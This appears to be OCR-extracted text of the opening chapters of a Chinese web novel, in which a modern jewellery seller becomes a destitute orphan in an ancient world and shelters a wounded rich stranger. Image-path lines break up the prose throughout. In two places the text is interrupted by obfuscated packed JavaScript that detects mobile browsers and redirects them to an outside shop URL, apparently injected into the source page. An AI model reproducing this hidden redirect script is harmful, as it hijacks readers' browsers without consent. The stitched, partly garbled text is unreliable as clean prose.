《簪娘的赘婿是杀手?》 1. 第1章 穿成小孤女 “唉……” 竹音以手支颐,坐在破旧的老屋里,第十九次叹气。 穿来这个名为大衡国的古代世界已经三天了,她还是没能彻底适应自己的新身份。 穿越前,她是个二十八岁的电商老板,主营汉服发饰业务,专做非遗手工,下面带着几十个人的簪娘团队,在汉服圈小有名气,排单都排到了半年后,事业也算小有所成。 然而仅仅是睡了一觉,她就变成了十五岁的古代商户女,双亲遭遇意外,刚刚下葬,家里的银楼被对家抢走,她只好回村,住在多年未经修缮的乡下老宅,孤苦伶仃。 再也没有什么比刚走上人生巅峰,还没来得及享受,就重新返贫更惨的了。 竹音气的咬牙切齿,就算要穿越,也等她把钱花光了再穿呀! 再不济带个系统也行啊? 哪有这样的,莫名其妙就把她丢到这个听都没听说过的地方,让她自生自灭? 简直离大谱! 但无论竹音如何愤愤然,来都来了,又没找到办法回去,又不敢自杀,肯定还是要想办法生存下去的。 竹音穿的这个身体,原本是个活泼开朗的小姑娘,也叫竹音。 原主的母亲是银楼掌柜,泼辣精明,父亲是上门赘婿,忠诚懂事,两人经营着家里的小银楼,卖一些姑娘太太们喜欢的首饰,收入在这小镇里也算不错了。 原主这个独女,自然理所应当的被母父呵护着,在母父去世前,她每天最大的烦恼还是“早上吃什么”,“中午吃什么”,“晚上吃什么”。 家庭巨变后,她的烦恼虽然还是这三个问题,但底层含义已经大大不同。 生活水平一落千丈,小姑娘经受不住打击,每日思念母父,伤心欲绝,在乡下没呆多久,也染病去世了。 然后现代的竹音就穿了过来。 开局一座破屋,要钱没钱,要人没人,还不附带任何金手指,就这穿越条件,很难不怀疑自己是不是被穿越大神搞了。 竹音苦着脸,盘点了一下家里的财产,很好,就剩三个铜板。 再看一眼厨房,很好,就剩两个南瓜。 穷成这样也是没谁了,当务之急,还是挣钱要紧。 唯一值得庆幸的是,她穿的这个身份也算是专业对口,原主家里开银楼卖首饰,她开网店卖首饰,别的不说,求生技能至少不遭人怀疑。 她会做许多非遗手工,绒花,缠花,通草花,珠花,花丝镶嵌,仿点翠,纯铜重工大发冠…… 这些技能,来了这儿也用得上。 为了早日东山再起,竹音决定做非遗手工缠花,相比起其它发饰,这个成本最低,花样却多,更容易出彩。 但做缠花需要用到蚕丝,现在的她,只有三个铜板,别说蚕丝了,买一沓画图的厚纸都费劲,所以她得去搞点启动资金。 出门干活得吃饱饭,竹音走到厨房,掀开锅盖,从里面拿出来一碗蒸南瓜。 这南瓜不是后世的改良品种,既不甜也不面,并不怎么好吃。 她没滋没味的把一碗南瓜吃完,勉强填饱肚子,便揣着三个铜板出门,准备去镇上看看有没有活计可以接来做一做。 然而她刚打开吱呀作响的老旧木门,才走出一步,还没看清楚外面的太阳,就见一个黑影从天而降,裹挟着一股凛冽的风,猝不及防的朝她重重砸来。 竹音瞪大眼睛:“我去!” 她吓得连忙往后起跳,但速度自然没有那黑影快。 还没来得及发出惊叫,就被那黑影结结实实扑倒在地! “砰”的一声,她四脚八叉的躺在地上,后背的闷痛和胸前沉重的压力让她眼前发黑,胃里刚吃进去的南瓜直冲喉咙,差点被压出来。 “哎呦……谋杀啊!该死,什么东西,赶紧起开!”竹音痛苦的骂了一声,手脚并用,连踢带踹的想把身上的重物推到一边。 推搡间,她先摸到了温热的,带着黏腻感的布料,然后是下面坚实却异常沉重的躯体。 好像是个人? 竹音费了九牛二虎之力,终于将人掀到一边。 重物落到地上,发出一声闷响。 她撑着胳膊气愤的坐起来,发现对方果然是个人高马大的年轻男人。 此人双眼紧闭,面色苍白,看起来像是晕过去了。 但这不是重点,重点是…… 竹音低头看向自己的手,她的手上现在猩红一片,是刚刚推那人胸膛时沾上的血迹,此刻鼻尖也充斥着浓烈的血腥味。 流这么多血,不会是个死人吧! 她大惊失色,古代又没有监控,有死人出现在她家里,很难解释的清楚啊! 穿越定律第一条,陌生的男人不要管。 竹音当即决定把他丢出去,越远越好! 她迅速从地上弹起来,伸手从男人腋下穿过,咬牙用力,试图将这具沉重的身躯拖出去。 可惜她这几天没吃上什么好饭,原主又是个不经常锻炼的小姑娘,拖动这么大个男人还是太吃力了,才挪动几步,便已经累的气喘吁吁。 更让她头皮发麻的是,泥土地面上留下了清晰的拖拽血痕。 竹音大感头痛,这算个什么事? 她今天要去挣钱的呀! 最后一碗南瓜已经被她吃掉了,再不去挣钱,明天就要喝西北风了,怎么这时候还要遇上这种麻烦事? 穿越成现在这身份已经够倒霉了,怎么人还可以继续倒霉下去? 老天娘,要不要这么玩我! 竹音深吸一口气,努力平复崩溃的情绪,正当她认真思考如何处理掉这个烫手山芋时,地上的男人发出一声极轻的闷哼,然后缓缓睁开了眼睛…… 竹音僵住,立刻低头看去。 男人有一双很美丽的眼睛,黑眸如墨,宛若星辰。 哪怕他如今浑身是血,衣服上还沾了不少泥土,看起来非常狼狈,也掩饰不住那双清亮眼眸带给人的惊艳。 他定定的盯着竹音看了几秒,似乎恢复了神智,干裂的嘴唇微微翕动:“姑娘,救……救我……” 他的嗓音沙哑,有气无力,却又出奇的好听,带着重伤之人独有的破碎感,让人闻之生怜。 竹音一愣,这才发现男人长了一张好脸。 嘶,刚才太紧张了,她都没注意这人长什么样。 现在细细看去,只见他鼻梁高挺,眉目如剑,下颚线条清晰利落,宛如雕;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092785|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 刻,即便此时面无血色,薄唇发白,也无损那份清俊无双的美貌,这是个难得的少年感帅哥。 好看的过分,也麻烦的过分! “你……我怎么救你?”竹音心里警铃大作,她下意识后退半步,皱起眉,开始措辞拒绝:“大哥,你一看就是个麻烦人物,我身无分文,也不能为你寻医问药,这种事情,你还是找别人吧。” 说着,她又走上前去,试探性的伸手,想把他扶起来:“你既然醒了,还能走吗?趁现在没人发现,赶紧走吧。” 男人试图配合,但竹音刚把他扶起来一点,他便承受不住的剧烈咳嗽起来,随即猛的吐出一口鲜血,身体痉挛般的蜷缩了一下,脸色更白,额头渗出冷汗,似乎十分痛苦。 竹音吓了一跳,也不敢继续动他了,怕给人家的伤势搞的更严重,连忙轻轻把他重新放到地上。 她蹲在男人身边,苦口婆心的说道:“我真没本事救你,我要钱没钱,要医术没医术,你在我这儿连口饭都吃不上!真的,我身上就三个铜板。” 说着,她掏出了那三个磨的发亮的铜板给他看:“你看看我住的这地方,屋顶都是漏的,真正的家徒四壁,穷的叮当响!为了你的命,你得去找别人。” “……我有钱。”男人急促的喘息了几下,目光似乎清明了一些,他视线下移,示意竹音看他腰间挂的那个大荷包。 “荷包里……有钱。”他的声音虚弱,神情却又透着笃定。 竹音:“……” 她按按额角,无奈的说:“我不是这个意思,我的意思是说,你可以去找别人,比我更厉害一些的人,这样对你的伤势更有帮助,你明白吗?” “我有钱。”男人重复道,语气加重了些,带着莫名的固执:“……我有很多钱。” 竹音:“……” 她试图重申自己的观点:“我真不是这个意思,我不是图你的钱……” 男人似乎耗尽了说话的力气,也不再争辩,只是艰难地动了动手指,指向那个荷包,唇间挤出几个字:“……给你……你、自己拿……” 竹音:“……” 竹音看着他那双坚韧又执着的眼睛,又瞥向那个鼓囊囊的大荷包。 空气中弥漫的血腥味和老屋腐朽的木头味交织,一种微妙而危险的诱惑在寂静中蔓延。 竹音犹豫了一下,鬼使神差的伸出手,解开荷包的系绳,伸手去掏。 然后掏出了一个沉甸甸的大银元宝。 “还有……”男人并不吝啬,让她继续掏。 竹音看着那个银元宝,抿了抿嘴,面色沉重,继续伸手去掏,又掏出来一个黄澄澄的大金元宝。 男人说:“还有……” 竹音继续掏,又掏出来几张大额银票。 “这些钱……够吗?”男人声若蚊蝇,气若游丝,目光却紧紧锁定着她的脸,好像很怕她拒绝。 竹音看着手上的巨款,感觉掌心发烫,脑袋也很大,她压低声音问:“你到底是什么人,这么有钱?” 男人闭上眼,似乎缓了口气,再睁开时,声音更加虚弱:“……你不必知道。我……只求在此养伤几日,伤势稍缓便立刻离开,绝不牵连姑娘。可以……吗?” 2. 第2章 富贵险中求 竹音眉头紧锁,内心天人交战。 救这个男人的风险显而易见,但这笔钱,足以让她彻底摆脱眼前的困境,直接拥有东山再起的资本。 所谓富贵险中求,她前世创业,哪次不是在风险中博机会? “几天?”她的目光恢复商人的冷静与精明,盯着男人问。 男人沉默片刻,微微苦笑:“……最快,三天。” 三天,换取这么大一笔巨款。 竹音心念急转,脑海中飞快的权衡着利弊,最后一拍大腿,决定看在钱的面子上,铤而走险一回:“行,说好了,三天后你就走!” 她现在这么缺钱,不管出去干什么,都不可能在三天之内赚到这么大一笔钱了。 此事值得冒险! 大不了死掉。 竹音恨恨的想,说不定死了就能回去了呢。 都倒霉成这样了,破罐子破摔吧。 男人闻言,紧绷的身体几不可查的松懈下来,哑声道:“多谢……姑娘。” 竹音是个很讲信用的商人,这是她做生意的第一准则,既然收了金主的钱,就会办好事。 她费力的把男人半扶半抱的弄进屋里,然后又跑出来,脚底左右摩擦,用黄土盖掉外面的血迹,随即将大门关上,准备给男人处理伤口。 黑色的外袍一打开,男人胸口皮肉翻卷、触目惊心的伤口便暴露在竹音眼前,骇的她倒吸一口凉气:“你这伤势太严重了,我得去给你找大夫!” “不必、节外生枝……”男人按住她的手腕,力气不大,语气却很坚定:“上衣内袋,有伤药……” 他的手指冰凉,带着薄薄一层冷汗,扣在她温热的腕间,触感鲜明。 竹音顿了一下,叹了口气,随即依言照做,在他被血浸湿的衣服里找到一个小瓷瓶,然后拔开塞子,把里面白色的药粉均匀的洒在他身上的伤口上。 很神奇,居然真的一下子止住血了。 竹音惊叹着药粉的疗效,想着这东西要是能带回现代,说不定也能卖不少钱呢。 随着药粉泼洒,男人呼吸沉重,牙关咬紧,面上露出隐忍的疼痛之色。 竹音皱了皱眉,进屋找了块帕子给他:“你咬着这个,别硬忍着,再咬了舌头。” 眼看着男人准备摇头,她不容拒绝的把叠好的帕子塞进他的嘴里,又把桌上的热水倒进盆子里,用另一块帕子给他擦身上的血污:“你忍着点,我赶紧给你弄完,再流下去,血该流光了。” 帕子上带着淡淡的香气,说不出来是什么花香,却意外的让人心里宁静。 男人咬着帕子,目光闪了闪,又把眼眸垂了下去。 竹音认真且快速的给他处理着伤口,撒完伤药之后,一点点轻柔的擦拭伤口周围的血污。 两人离得很近,竹音能闻到他身上浓重的血腥味下,一丝极淡的、清冽的、又有些冷硬的气息,就像他这个人一样,看起来冷冰冰的,如同寒潭里一块坚硬的千年寒冰。 男人的呼吸因为疼痛而略显粗重,灼热的气息不时拂过她低垂的额发和颈侧皮肤。 竹音恍若未觉,她换了一盆水,继续擦拭,指尖偶尔不可避免地划过他完好的肌肤。 手下的躯体坚实紧致,伤成这样,都能看清他身上垒块分明的肌肉。 竹音小心的擦拭着,但无论她多么轻柔,伤势在这里,疼痛总是不可避免。 男人的身躯在她的触碰下产生了细微的颤栗,配合上若有似无的闷哼声,让气氛陷入了一种粘稠迟滞的异样状态,莫名有些尴尬。 好在这一切并未维持多久,竹音换了三盆水,终于洗干净了他身上的血污。 上好药,用干净的旧衣裁成布条,包扎好伤口后,那狰狞的伤势便显得不那么吓人了。 “好了,差不多了。”她把帕子从他嘴里取出来,有些好奇的问:“你刚才怎么会从天上掉下来,差点把我砸死,你从哪冒出来的?” 男人沉默了一瞬,才低声道:“……实在、对不住……原想在院中……树上……自行处理伤口,谁料……不慎跌落。” 他的声音里难得带上一丝窘迫,看起来这件事让他非常难堪。 “原来你在树上啊!”竹音恍然大悟,然后挑眉,语气里听不出是赞叹还是揶揄:“伤成这样还能上树?功夫不错嘛。” 男人没有接话,只是目光无言的落在她的脸上。 竹音正在擦汗,刚刚一通忙活,让她的鼻尖渗出细小的汗珠,此时用袖子豪迈的一抹,倒显出几分随意的率性来。 擦完汗,竹音把他的脏衣服全脱下来,收到一边,只给他留了一条中裤,然后环顾四周,说道:“你太重了,我抱不动,我把床搬过来吧,地上寒气重,你光着身体,不能一直躺在这里,会受寒的。” 明明面前有一个没穿衣服的男人,她的神情却纯粹又认真,就像在说一件平平无奇的小事,并无一般女子面对男子裸露身体时的羞怯和闪避。 男人心中略微放松,却又因这种坦然的“无视”感到一丝奇怪的……不自在。 虽然也不知道自己在不自在什么。 竹音没注意到他的神情变化,她将里屋的门板卸下来,放在地上,在上面铺了厚厚一层稻草,一层旧被褥,然后说:“这是屋里最厚的褥子了,你先将就一下。” 她走到他身边,手臂穿过他的腋下和膝弯,语气相当自然,就像在说一件理所当然的小事:“你别动,我把你抱过去,免得伤口裂开。” 竹音用一个标准的抱小孩的姿势来抱他,只是由一个小姑娘抱一个大男人,看起来有些滑稽。 男人的身体在感受到她的动作后,明显僵硬了一瞬,却没有反对。 要在三天内让伤势好转,他确实不能再动了。 竹音咬牙发力,使出吃奶的劲儿,勉强将他半抱半拖的挪到了铺好的地铺上。 但即便她如此小心,男人还是在移动中因为牵动到伤口,发出了压抑的闷哼,有一块布条还渗出血来,吓得竹音连忙又给他补了点药。 真是服了!竹音擦了把 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092786|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 汗,在心里吐槽。 这副身体太虚了,但凡是她上辈子那个常年健身的身体,175cm的她,抱个大男人根本就不是事。 她甩了甩因为吃力而微微颤抖的细胳膊细腿,再一次想咒骂穿越之神。 什么仇什么怨啊,把她投放到这里来吃苦? 到底哪里能投诉这种恶劣行径! 见男人重新躺好,竹音又进屋给他拿了枕头和被子。 她把枕头塞在男人头下,又去给他盖被子,从下往上,先盖住了腿和脚,正当她思考要不要盖住上半身的伤口时,男人已经迅速的拽过了那条薄被,将自己盖得严严实实。 竹音:? 什么情况? 他应该不是害羞了吧? 竹音打量了一下男人面无表情的俊脸,打消了这个想法。 可能就是冷了,肯定没害羞。 据说失血过多的人都会感到冷。 想到这里,她又把另一床被子拿出来,给他盖到了上面:“这样就不冷了。” 又摸了摸他的头,和自己的额头对比了一下:“温度不高,应该没发烧。” 男人低低“嗯”了一声,侧过脸,避开竹音的视线,耳根处泛起一丝极淡的、不易察觉的薄红。 